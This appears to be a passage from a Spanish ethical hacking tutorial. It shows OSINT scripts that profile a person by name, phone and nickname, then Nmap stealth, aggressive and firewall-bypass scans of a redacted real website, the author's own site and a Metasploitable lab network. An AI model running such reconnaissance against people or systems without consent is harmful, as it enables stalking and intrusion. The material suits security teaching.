yddyss+ooydmddhmNm+++:`yoo/----+---+---+
sdhss++shhdhyhymmy+++:.myso+/-+---+---+
mmhss+hmdhsshhmyoo/. ymdhyo+/-+---+---+
hNmdhmdmdyydmyo/. -mddhys+/-+---+---+
/nMmNmNndyo+: +dddhyo//ooo+/-+---+---+
+syhyo/ .odddhhs+/ssso+/-+---+---+
```

OSINT PARA TODOS

E INVESTIGA CONMIGO...

ANTE'S GATES MINIMAL v 1.0 | <<TIP-1337>> | Gorgue de Triana | QUANTIKA14 | @JORGEWEBSEC
VERSIÓN: 1.0 | 09/02/2019 | INVESTIGA CONMIGO DESDE EL SU | WWW.QUANTIKA14.COM
VERSIÓN: 1.1 | 30/04/2020 | 2T03 & GOOGLE SEARCH

ante's Gates Minimal Version es un buscador inteligente para hacer OSINT de forma automática.
oda la información es siempre de fuentes abiertas y siempre se dará la dirección de las fuentes

<ol style="list-style-type: none">Nombre y apellidosNombre, apellidos y ciudadBuscar nombres y apellidos de una lista

elección 1/2/3: ■

Lo arrancamos con python3 ¿ok? Nos da 3 opciones. Yo elegiré la primera, pero podéis elegir la que queráis, en base a la información que tengáis.

Introduzco mi nombre y apellidos y empiezan a aparecer resultados.

```
--> Buscando la empresa
- Desde: 2017-10-19 hasta la actualidad.
- Empresa: Grupo Hodei Soluciones Informaticas SL
- Cargo: Consejero
--> Este proceso puede tardar...
--> Buscando la empresa Grupo Hodei Soluciones Informaticas en data...
- Desde: 2018-05-29 hasta la actualidad.
- Empresa: Areas Servicios De Informacion SL
- Cargo: Apoderado
--> Este proceso puede tardar...
--> Buscando la empresa Areas Servicios De Informacion en data...
--> CARGOS EN EMPRESAS HISTORICOS[>]
- Desde: 2016-03-04
- Hasta: 2018-02-06
- Empresa: Areas Servicios De Informacion SL
- Cargo: Presidente
--> Este proceso puede tardar...
--> Buscando la empresa Areas Servicios De Informacion en data...
- Desde: 2016-03-04
- Hasta: 2018-02-06
- Empresa: Areas Servicios De Informacion SL
- Cargo: Consejero
--> Este proceso puede tardar...
--> Buscando la empresa Areas Servicios De Informacion en data...
- Desde: 2016-03-04
- Hasta: 2018-02-06
- Empresa: Areas Servicios De Informacion SL
- Cargo: Con.Delegado
--> Este proceso puede tardar...
--> Buscando la empresa Areas Servicios De Informacion en data...
--> FUENTES[BORME][>]
- CVE: BORME-A-2011-57-28
- URL: https://boe.es/borme/dias/2011/03/23/pdfs/BORME-A-2011-57-28.pdf
- CVE: BORME-A-2016-42-28
- URL: https://boe.es/borme/dias/2016/03/02/pdfs/BORME-A-2016-42-28.pdf
- CVE: BORME-A-2016-44-28
- URL: https://boe.es/borme/dias/2016/03/04/pdfs/BORME-A-2016-44-28.pdf
- CVE: BORME-A-2017-200-28
- URL: https://boe.es/borme/dias/2017/10/19/pdfs/BORME-A-2017-200-28.pdf
- CVE: BORME-A-2018-26-28
```

Si o probáis con vosotros, os sorprenderá. Puede incluso que veáis alguna multilla por ahí.

Vamos ahora a buscar teléfonos. Yo lo haré con el mío. En el círculo azul, es donde debéis meter el número.

```
→ #python3 BuscadorTelefonos.py
██████████ GATES GATES ██████████
license: GNU 3.0 | AUTOR: Jorge Coronado | Twitter: @JorgeWebsec | Contact: jorgewebsec[@] gmail.com
version: 1.0 | Date: 17/04/2019
insert number phone: [REDACTED]
```

No he puesto el móvil, por razones obvias...

El resultado que me arroja es que une ese teléfono lo relacionan conmigo. No muestro las imágenes porque la información que sale es muy sensible. Espero lo entendáis.

Por último buscaremos el Nick. Yo buscaré por el mío también. Aquí no hay problemas en los resultados.

```
→ #python3 BuscadorNick.py
██████████ GATES GATES ██████████
OSINT PARA TODOS
INVESTIGA CONMIGO
QUANTIK14 | @JORGEWEBSEC
VERSION: 1.0 | 19/02/2019 | INVESTIGA CONMIGO DESDE EL SU | WWW.QUANTIK14.COM
```

Introducimos nuestro Nick y esperamos a los resultados. En este caso, tarda un poco más que los otros programas.

```
[Indique el nick que quiere buscar:jukathaido
Este proceso puede tardar varios minutos...
----[INFO][YOUTUBE][>] https://www.youtube.com/user/jukathaido
----[INFO][TWITTER][>] https://twitter.com/jukathaido
----[INFO][INSTAGRAM][>] https://www.instagram.com/jukathaido/
----[INFO][TWITCH][>] https://www.twitch.tv/jukathaido
----[INFO][WORDPRESS][>] https://jukathaido.wordpress.com/
----[INFO][EBAY][>] https://www.ebay.com/usr/jukathaido
----[INFO][GITHUB][>] https://github.com/jukathaido
----[INFO][PRODUCTHUNT][>] https://www.producthunt.com/@jukathaido
----[INFO][SLIDEShare][>] https://www.slideshare.net/jukathaido
----[INFO][TRIPIT][>] https://www.tripit.com/people/jukathaido#/profile/b
----[INFO][IMGUR][>] https://imgur.com/user/jukathaido
----[INFO][TRACKY][>] https://tracky.com/~jukathaido
----[INFO][GRAVATAR][>] https://en.gravatar.com/jukathaido
----[INFO][PASTEBIN][>] https://pastebin.com/u/jukathaido
----[INFO][HACKERNEWS][>] https://news.ycombinator.com/user?id=jukathaido
----[INFO][GAPYEAR][>] http://es.gravatar.com/jukathaido.json

----[INFO][START] Scanning emails with nicknames...
----[INFO][EMAIL][>] jukathaido@gmail.com
-----[INFO][EMAIL][>] Email validated...
----[INFO][EMAIL][>] jukathaido@yahoo.com
-----[INFO][EMAIL][>] Email validated...
----[INFO][TARGET][>] jukathaido@hotmail.com
-----[INFO][EMAIL][>] It's not created...
----[INFO][TARGET][>] jukathaido@hotmail.es
-----[INFO][EMAIL][>] It's not created...
----[INFO][TARGET][>] jukathaido@outlook.com
-----[INFO][EMAIL][>] It's not created...
----[INFO][TARGET][>] jukathaido@live.com
-----[INFO][EMAIL][>] It's not created...
----[INFO][TARGET][>] jukathaido@hushmail.com
-----[INFO][EMAIL][>] It's not created...
----[INFO][TARGET][>] jukathaido@me.com
-----[INFO][EMAIL][>] It's not created...
----[INFO][TARGET][>] jukathaido@mail.com
-----[INFO][EMAIL][>] It's not created...
----[INFO][TARGET][>] jukathaido@protonmail.com
-----[INFO][EMAIL][>] It's not created...
----[INFO][TARGET][>] jukathaido@facebook.com
-----[INFO][EMAIL][>] It's not created...
```

La información que sacamos de aquí, es que ese Nick, que pertenece a una persona, está dado de alta en youtube, twitter, Instagram, etc etc. Y que además tiene unos correos validados como existentes que están en Gmail y Yahoo. En los otros si veis, pone que no está validado. Es decir, que tiene esos correos ese Nick. Más información para atacar.

Por último, os voy a presentar una aplicación para que juguéis vosotros. Está en la siguiente dirección y es en on line. Os animo a que investiguéis su uso, porque se recoge muchísima información de objetivos. Esta herramienta si queréis, la tenéis que investigar un poquito (no sé si os estáis dando cuenta, pero os estoy medio obligando a estudiar. Palabra inventada por mi...)

<https://osintframework.com/>

Capítulo 3

Escaneos de servicios (puertos y protocolos)

En esta fase, vamos a ver cómo escanear el objetivo con una herramienta, para que nos siga arrojando información. Aquí podemos seguir sacando información de una página web o empezar a sacar información de ip's externas o internas.

La herramienta es una de las imprescindibles en hacking. Es NMAP. La tenéis preinstalada en vuestro Kali, pero podéis descargarla desde su página nmap.org.

Nmap nos va a ayudar a escanear un objetivo de múltiples formas, para poder sacar información de equipos vivos en la red, de puertos, de protocolos y de versiones exactas, así como muchísima más información si usamos correctamente sus scripts.

Aquí vamos a ver varios ejemplos, para poder escanear desde la forma más silenciosa, hasta la forma más agresiva, pasando por la evasión de firewall y sistemas defensivos.

¡Vamos a por ello!

Empezaremos el escaneo sobre una web real. Y Así seguimos con la recolección del capítulo anterior. Después veremos como escanear una red interna y también veremos cómo escanear una ip externa (es lo mismo, pero haremos el ejemplo)

Lo primero, abrir nuestro Kali. Después nos vamos a la consola y ejecutamos nmap de forma silenciosa sobre el objetivo. Los parámetros que introducimos son -v , para ver información de lo que está haciendo la herramienta en el escaneo, -sS que es la forma de escaneo silenciosa y por último la web (por razones obvias, la tapo)

```
root@kali:~# nmap -v -sS [REDACTED].com
Starting Nmap 7.70 ( https://nmap.org ) at 2020-05-10 09:23 CEST
Initiating Ping Scan at 09:23
Scanning [REDACTED].com ([REDACTED] ports)
Completed Ping Scan at 09:23, 0.01s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 09:23
Completed Parallel DNS resolution of 1 host. at 09:23, 0.20s elapsed
Initiating SYN Stealth Scan at 09:23
Scanning [REDACTED].com ([REDACTED] ports)
Discovered open port 80/tcp on [REDACTED]
Discovered open port 554/tcp on [REDACTED]
Discovered open port 3306/tcp on [REDACTED]
Discovered open port 25/tcp on [REDACTED]
Increasing send delay for [REDACTED] from 0 to 5 due to 11 out of 20 drops.
Completed SYN Stealth Scan at 09:24, 55.03s elapsed (1000 total ports)
Nmap scan report for [REDACTED].com ([REDACTED])
Host is up (0.032s latency).
rDNS record for [REDACTED]: [REDACTED].net
Not shown: 996 filtered ports
PORT      STATE SERVICE
25/tcp    open  smtp
80/tcp    open  http
554/tcp   open  rtsp
3306/tcp  open  mysql

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 57.48 seconds
Raw packets sent: 2019 (88.736KB) | Rcvd: 1264 (50.584KB)
```

Como podéis ver en la imagen, el escaneo nos arroja la información de su ip (también tapada y que termina en 11), de sus puertos abiertos, del estado de los mismos y del servicio que corre en esos puertos. Bien...algo es algo. Pero vamos a ir subiendo el nivel de escaneo. Vamos ahora a que nos dé información de las versiones exactas de los servicios y que, además, nos diga qué sistema operativo usa. Para ello ampliaremos dos parámetros más. Añadiremos -sV para la versión y -O para el sistema operativo.

En este caso lo haremos sobre una de nuestras webs. Tiene solo dos puertos abiertos, pero como las peticiones empiezan a ser más potentes, es necesario tener un permiso para ello. Vosotros podréis usarlo sobre cualquier objetivo, pero siempre con permiso del dueño y por escrito.

```
root@kali:~# nmap -v -sS -sV -O thess.es
Starting Nmap 7.70 ( https://nmap.org ) at 2020-05-10 09:35 CEST
NSE: Loaded 43 scripts for scanning.
Initiating Ping Scan at 09:36
Scanning thess.es (81.88.57.81) [4 ports]
Completed Ping Scan at 09:36, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host at 09:36
```

Fijaros que nos está cargando 43 scripts (el script es un subprograma que se puede añadir a nmap, para que realice una serie de peticiones sobre el objetivo y nos de la información que requerimos)

Nos arroja la siguiente información.

```
481/tcp  closed dvs
1001/tcp closed webpush
1068/tcp closed instl_bootc
1099/tcp closed rmiregistry
1198/tcp closed cajo-discovery
3268/tcp closed globalcatLDAP
3814/tcp closed neto-dcs
4129/tcp closed nuauth
6646/tcp closed unknown
7911/tcp closed unknown
9503/tcp closed unknown
20222/tcp closed ipulse-ics
22939/tcp closed unknown
32776/tcp closed sometimes-rpc15
32781/tcp closed unknown
49160/tcp closed unknown
Aggressive OS guesses: Actiontec MI424WR-GEN3I WAP (95%), DD-WRT v24-sp2 (Linux 2.4.37) (94%), Linux 3.2 (94%), Linux 4.4 (93%), Microsoft Windows XP SP3 or Windows 7 or Windows Server 2012 (91%), Microsoft Windows XP SP3 (91%), BlueArc Titan 2100 NAS device (87%), VMware Player virtual NAT device (87%)
No exact OS matches for host (test conditions non-ideal).
TCP Sequence Prediction: Difficulty=259 (Good luck!)
IP ID Sequence Generation: Busy server or unknown class

Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 140.58 seconds
    Raw packets sent: 3094 (141.188KB) | Rcvd: 1805 (74.046KB)
```

Fijaros, que nos arroja información de muchos puertos cerrados, pero no aparecen los puertos de navegación y es una página web. Es muy raro. ¿Puede ser que algún sistema defensivo, actúe y nos esté bloqueando información? Pues puede ser.

Para ello vamos a añadir algo más. Un script para intentar evadir Firewalls.

Lanzamos de nuevo añadiendo este nuevo script.

```
root@Kali:~# nmap -v -sS -sV -O thess.es --script=firewall-bypass.nse
Starting Nmap 7.70 ( https://nmap.org ) at 2020-05-10 09:55 CEST
NSE: Loaded 44 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 09:55
Completed NSE at 09:55, 0.00s elapsed
Initiating NSE at 09:55
Completed NSE at 09:55, 0.00s elapsed
```

Se ha añadido un script. Es el recuadrado en rojo: firewall-bypass.nse

Y la información que nos arroja es la siguiente.

```
NSE: Script scanning 81.88.57.81.
Initiating NSE at 09:47
Completed NSE at 09:47, 3.16s elapsed
Initiating NSE at 09:47
Completed NSE at 09:47, 0.00s elapsed
Nmap scan report for thess.es (81.88.57.81)
Host is up (0.24s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE VERSION
80/tcp      open  ssl/http Apache
|_http-server-header: Apache
443/tcp     open  ssl/http nginx
|_http-server-header: nginx
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed
port
Device type: general purpose
Running (JUST GUESSING): Linux 3.X (85%)
OS CPE: cpe:/o:linux:linux_kernel:3.5
Aggressive OS guesses: Linux 3.5 (85%)
No exact OS matches for host (test conditions non ideal)
```

Nos dice los puertos abiertos y el servidor que corre en ellos y además nos indica el sistema operativo que cree que puede ser (85% de veracidad).

En la parte de los servicios y versión exacta, no nos da mucha información, por lo que probamos con otro objetivo, para que veáis cómo arroja el resultado. Lo probaremos en un puerto específico de un objetivo.

```

root@kali:~# nmap -v -sV 192.168.17.136 -p21
Starting Nmap 7.70 ( https://nmap.org ) at 2020-05-10 10:15 CEST
NSE: Loaded 43 scripts for scanning.
Initiating ARP Ping Scan at 10:15
Scanning 192.168.17.136 [1 port]
Completed ARP Ping Scan at 10:15, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 10:15
Completed Parallel DNS resolution of 1 host. at 10:15, 0.13s elapsed
Initiating SYN Stealth Scan at 10:15
Scanning 192.168.17.136 [1 port]
Discovered open port 21/tcp on 192.168.17.136
Completed SYN Stealth Scan at 10:15, 0.00s elapsed (1 total ports)
Initiating Service scan at 10:15
Scanning 1 service on 192.168.17.136
Completed Service scan at 10:15, 0.00s elapsed (1 service on 1 host)
NSE: Script scanning 192.168.17.136.
Initiating NSE at 10:15
Completed NSE at 10:15, 0.00s elapsed
Initiating NSE at 10:15
Completed NSE at 10:15, 0.00s elapsed
Nmap scan report for 192.168.17.136
Host is up (0.00035s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
MAC Address: 00:0C:29:1C:AD:C8 (VMware)
Service Info: OS: Unix

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/

```

Sólo hemos lanzado el `-sV` para su verión exacta y aquí nos da el resultado. Nos informa que la versión exacta del escaneo en el puerto 21 es vsftpd 2.3.4. esta información es útil, para la fase de ataque.

Vamos a ir aun más allá en el escaneo. Vamos a pedirle a nuestro nmap, que nos arroje la versión, el sistema operativo, que nos haga un escaneo muy agresivo, donde vamos a meter una gran cantidad de scripts, para que nos arroje el máximo de información posible. Como es lógico, este escaneo es muy ruidoso y muy agresivo y el objetivo nos puede detectar si cuenta con alguna herramienta de defensa, por ejemplo un WAF (Web Application Firewall). Vamos a introducir el parámetro `-A` y veremos qué pasa.

```

root@kali:~# nmap -v -A thess.es
Starting Nmap 7.70 ( https://nmap.org ) at 2020-05-10 10:20 CEST
NSE: Loaded 148 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 10:20
Completed NSE at 10:20, 0.00s elapsed
Initiating NSE at 10:20
Completed NSE at 10:20, 0.00s elapsed

```

Como veis, carga 148 scripts, para sacar el máximo de información posible (no introducimos ahora el script firewall-bypass, puesto que he deshabilitado el WAF)

```

PORT STATE SERVICE VERSION
80/tcp open ssl/http Apache
|_http-server-header: Apache
|_http-title: 410 Gone
443/tcp open ssl/http nginx
|_http-methods:
|_ Supported Methods: GET HEAD
|_http-server-header: nginx
|_http-title: SSL Error
|ssl-cert: Subject: commonName=*.dadapro.com/organizationName=Register S.p.A./stateOrProvinceName=Italia/countryName=IT
|Subject Alternative Name: DNS:*.dadapro.com, DNS:dadapro.com
|Issuer: commonName=Sectigo RSA Organization Validation Secure Server CA/organizationName=Sectigo Limited/stateOrProvinceName=Greater Manchester/countryName=GB
|Public Key type: rsa
|Public Key bits: 2048
|Signature Algorithm: sha256WithRSAEncryption
|Not valid before: 2020-04-02T00:00:00
|Not valid after: 2022-05-18T23:59:59
|MD5: 5127 6f86 8acd d9b1 7562 dada 1a19 e887
|SHA-1: c0b4 ca8d a587 524e b85d ead2 c115 b5e3 4d5d 68ba
|_ssl-date: TLS randomness does not represent time
|_tls-nextprotoneg:
|_ http/1.1
|_ http/2

```

Y aunque el objetivo no tenga mucha información, lo expreme al máximo. Probarlo vosotros con algún objetivo donde tengáis permiso y observareis la cantidad de información que os puede arrojar.

Vamos ahora a hacer los mismo pasos pero en una red interna (en una ip externa sería igual que lo que hemos visto, sustituyendo el dominio, por la ip)

Antes de nada, debemos saber en qué red nos estamos moviendo. Para ello, vamos a usar el comando ifconfig (si no os funciona porque vuestro sistema es un debian 10 o superior, debéis usar "ip addr")

```

root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.17.134 netmask 255.255.255.0 broadcast 192.168.17.255
        inet6 fe80::20c:29ff:feb7:751a prefixlen 64 scopeid 0x20<link>
            ether 00:0c:29:bd:75:1a txqueuelen 1000 (Ethernet)
            RX packets 5592 bytes 1109737 (1.0 MiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 5691 bytes 493015 (481.4 KiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1000 (Local Loopback)
            RX packets 298 bytes 19162 (18.7 KiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 298 bytes 19162 (18.7 KiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

```

Mi ip es la 192.168.17.134. es la dirección que corresponde a mi equipo dentro de la red, donde vemos que la máscara es 255.255.255.0. Mirar un poquito en internet que es la máscara de red. Dicho esto, podemos concluir que nuestra red es /24, es decir, que tiene 254 equipos posibles. Para calcular esto automáticamente, podéis hacerlo en esta dirección: <https://www.aprendaredes.com/cgi-bin/ipcalc/ipcalc.cgi?>

Escaneo pues toda mi red, para ver qué equipos están vivos (funcionando).

```
[root@kali:~]# nmap -v -sS 192.168.1.0/24
Starting Nmap 7.70 ( https://nmap.org ) at 2020-05-10 10:35 CEST
Initiating ARP Ping Scan at 10:35
Scanning 255 hosts [1 port/host]
Completed ARP Ping Scan at 10:35, 1.66s elapsed (255 total hosts)
Initiating Parallel DNS resolution of 255 hosts. at 10:35
```

Veis que he puesto 192.168.1.0/24. Podía haber puesto también 192.168.1.0-255, sin problemas.

```
Nmap scan report for 192.168.17.128
Host is up (0.00018s latency).
Not shown: 991 closed ports
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
49152/tcp  open  unknown
49153/tcp  open  unknown
49154/tcp  open  unknown
49155/tcp  open  unknown
49156/tcp  open  unknown
49158/tcp  open  unknown
MAC Address: 00:0C:29:AF:B6:F8 (VMware)

Nmap scan report for 192.168.17.135
Host is up (0.00018s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
10000/tcp  open  snet-sensor-mgmt
MAC Address: 00:0C:29:7B:4A:EB (VMware)

Nmap scan report for 192.168.17.136
Host is up (0.0018s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE
21/tcp     open  ftp
22/tcp     open  ssh
23/tcp     open  telnet
25/tcp     open  smtp
53/tcp     open  domain
80/tcp     open  http
111/tcp    open  rpcbind
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
512/tcp    open  exec
513/tcp    open  login
514/tcp    open  shell
1099/tcp   open  rmiregistry
1524/tcp   open  ingreslock
2049/tcp   open  nfs
2121/tcp   open  ccproxy-ftp
```

Me dice que tengo unas máquinas abiertas y me muestra los puertos y servicios, aunque con información muy básica. Además, fijaros en la ip 192.168.17.135 que nos muestra 3 puertos abiertos, el 139,445 y 10000. Vamos a mejorar nuestro escaneo en todo. Además, le vamos a poner algo que no hemos puesto hasta ahora que es el rango de puertos, porque si no lo ponemos nos escanea los 1000 puertos más usados.

```
root@kali: # nmap -v -A [REDACTED] 192.168.17.0/24 -p1-65535
Starting Nmap 7.70 ( https://nmap.org ) at 2020-05-10 10:39 CEST
NSE: Loaded 148 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 10:39
Completed NSE at 10:39, 0.00s elapsed
Initiating NSE at 10:39
Completed NSE at 10:39, 0.00s elapsed
Initiating ARP Ping Scan at 10:39
Scanning 255 hosts [1 port/host]
```

Le metemos un escaneo potente y además le decimos que nos escanee todos los puertos (hay 65535 puertos). Os muestro los resultados de uno en uno, porque es muy amplio para mostrar en una sola imagen.

```
Nmap scan report for 192.168.17.128
Host is up (0.00052s latency).
Not shown: 65526 closed ports
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds Windows 7 Home Basic 7600 microsoft-ds (workgroup: WORKGROUP)
49152/tcp  open  msrpc        Microsoft Windows RPC
49153/tcp  open  msrpc        Microsoft Windows RPC
49154/tcp  open  msrpc        Microsoft Windows RPC
49155/tcp  open  msrpc        Microsoft Windows RPC
49156/tcp  open  msrpc        Microsoft Windows RPC
49158/tcp  open  msrpc        Microsoft Windows RPC
MAC Address: 00:0C:29:B6:F8 (VMware)
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
OS CPE: cpe:/o:microsoft:windows_7::: cpe:/o:microsoft:windows_7:::spl cpe:/o:microsoft:w:windows_server_2008:r2 cpe:/o:microsoft:windows_8 cpe:/o:o:microsoft:windows_8.1
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Server 2008
Uptime guess: 0.061 days (since Sun May 10 09:20:32 2020)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=263 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: Host: TECNICO; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 1h39m59s, deviation: 2h53m13s, median: 0s
|_nbstat: NetBIOS name: TECNICO, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:af:b6:f8
Names:
| TECNICO<20>          Flags: <unique><active>
| TECNICO<00>          Flags: <unique><active>
| WORKGROUP<00>          Flags: <group><active>
| WORKGROUP<1e>          Flags: <group><active>
smb-os-discovery:
| OS: Windows 7 Home Basic 7600 (Windows 7 Home Basic 6.1)
| OS CPE: cpe:/o:microsoft:windows_7:::
| Computer name: Tecnico
| NetBIOS computer name: TECNICO\x00
| Workgroup: WORKGROUP\x00
| System time: 2020-05-10T03:48:04-05:00
smb-security-mode:
| account_used: <blank>
| authentication_level: user
| challenge_response: supported
```

Fijaros la diferencia de información. Pasamos a la siguiente ip, la que nos daba 3 puertos abiertos.

```
Nmap scan report for 192.168.17.135
Host is up (0.00045s latency).
Not shown: 65530 closed ports
PORT      STATE SERVICE      VERSION
139/tcp    open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: CODSP)
445/tcp    open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: CODSP)
10000/tcp  open   http      lighttpd 1.4.28
| http-methods:
|_ Supported Methods: OPTIONS GET HEAD POST
|_ http-server-header: lighttpd/1.4.28
|_ http-title: Index of /
25000/tcp  open   http      lighttpd 1.4.28
| http-favicon: Unknown favicon MD5: BB90DBD4983806C3FF8FA71292AE49FD
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-server-header: lighttpd/1.4.28
|_ http-title: FreeNAS
|_ Requested resource was login.php
60000/tcp  open   ssh       OpenSSH 5.2p1-hpn13v6 (protocol 2.0; overwrite base SSH)
| ssh-hostkey:
|_ 2048 b2:d0:99:cb:6e:b2:53:95:4d:f6:b3:02:1d:bc:36:db (DSA)
MAC Address: 00:0C:29:7B:4A:EB (VMware)
Device type: storage-misc
Running: FreeNAS 0.X, FreeBSD 7.X
OS CPE: cpe:/o:freenas:freenas:0.7 cpe:/o:freebsd:freebsd:7.3
OS details: FreeNAS 0.7.1 - 0.7.2 (FreeBSD 7.3-RELEASE)
Uptime guess: 0.001 days (since Sun May 10 10:47:57 2020)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=255 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: OS: FreeBSD; CPE: cpe:/o:freebsd:freebsd
```

Nos da dos puertos más. A parte de toda la información que nos arroja, claro. Pero fijaros en la importancia del escaneo de todos los puertos.

Por último, la ip con más puertos abiertos.

```
Retrying OS detection (try #2) against 192.168.17.254
NSE: Script scanning 2 hosts.
Initiating NSE at 10:51
NSE: [ftp-bounce] PORT response: 500 Illegal PORT command.
Completed NSE at 10:52, 76.31s elapsed
Initiating NSE at 10:52
Completed NSE at 10:52, 0.03s elapsed
Nmap scan report for 192.168.17.136
Host is up (0.00041s latency).
Not shown: 65505 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open   ftp       vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ftp-syst:
|_STAT:
| FTP server status:
|   Connected to 192.168.17.134
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   vsFTPD 2.3.4 - secure, fast, stable
|_End of status
22/tcp    open   ssh       OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|_ 1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_ 2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:d3:e8:f3 (RSA)
23/tcp    open   telnet   Linux telnetd
25/tcp    open   smtp     Postfix smtpd
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS,
|_ssl-date: 2020-05-08T21:31:29+00:00; -1d11h20m10s from scanner time.
| sslv2:
|_SSLV2 supported
|_ciphers:
|   SSL2_RC2_128_CBC_WITH_MD5
|   SSL2_RC4_128_EXPORT40_WITH_MD5
|   SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|_SSL2_DFS_192_EDE3_CBC_WITH_MD5
```

```

80/tcp open http Apache httpd 2.2.8 ((Ubuntu) DAV/2)
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_ http-title: Metasploitable2 - Linux
111/tcp open rpcbind 2 (RPC #100000)
| rpcinfo:
|   program version port/proto service
|   100000 2          111/tcp rpcbind
|   100000 2          111/udp rpcbind
|   100003 2,3,4     2049/tcp nfs
|   100003 2,3,4     2049/udp nfs
|   100005 1,2,3     33147/udp mountd
|   100005 1,2,3     54630/tcp mountd
|   100021 1,3,4     34138/udp nlockmgr
|   100021 1,3,4     54456/tcp nlockmgr
|   100024 1          51484/tcp status
|   100024 1          57430/udp status
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp open exec netkit-rsh rexecd
513/tcp open login OpenBSD or Solaris rlogind
514/tcp open tcpwrapped
1099/tcp open java-rmi Java RMI Registry
1524/tcp open bindshell Metasploitable root shell
2049/tcp open nfs 2-4 (RPC #100003)
2121/tcp open ftp ProFTPD 1.3.1
3306/tcp open mysql MySQL 5.0.51a-3ubuntu5
| mysql-info:
|   Protocol: 10
|   Version: 5.0.51a-3ubuntu5
|   Thread ID: 7634
|   Capabilities flags: 43564
|   Some Capabilities: Support41Auth, LongColumnFlag, ConnectWithDatabase, Supportks41ProtocolNew, SupportsCompression
|   Status: Autocommit
|   Salted-tx'Vk:'!Fjc5y'PA4!G#
3632/tcp open distcc distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7
| ssl-date: 2020-05-08T21:31:29+00:00; -ldlh20m10s from scanner time.
5900/tcp open vnc VNC (protocol 3.3)
| vnc-info:
|   Protocol version: 3.3
|   Security types:
|     VNC Authentication (2)

```

```

6000/tcp open X11 (access denied)
6667/tcp open irc UnrealIRCd
6697/tcp open irc UnrealIRCd
8009/tcp open ajp13 Apache Jserv (Protocol v1.3)
| ajp-methods: Failed to get a valid response for the OPTION request
8180/tcp open http Apache Tomcat/Coyote JSP engine 1.1
| http-favicon: Apache Tomcat
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-server-header: Apache-Coyote/1.1
|_ http-title: Apache Tomcat/5.5
8787/tcp open drb Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drbs)
34392/tcp open java-rmi Java RMI Registry
51484/tcp open status 1 (RPC #100024)
54456/tcp open nlockmgr 1-4 (RPC #100021)
54630/tcp open mountd 1-3 (RPC #100005)
MAC Address: 00:0C:29:1C:AD:C8 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Uptime guess: 0.156 days (since Sun May 10 07:08:03 2020)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=199 (Good luck!)
IP ID Sequence Generation: All zeros

```

Aquí he tenido que meter más imágenes para poder mostrar gran parte del escaneo.

Pues como podéis observar, la fase del escaneo con nmap, es sencilla, útil y muy potente para seguir ampliando nuestra recolección de información y posteriormente pasar al ataque.

Capítulo 3
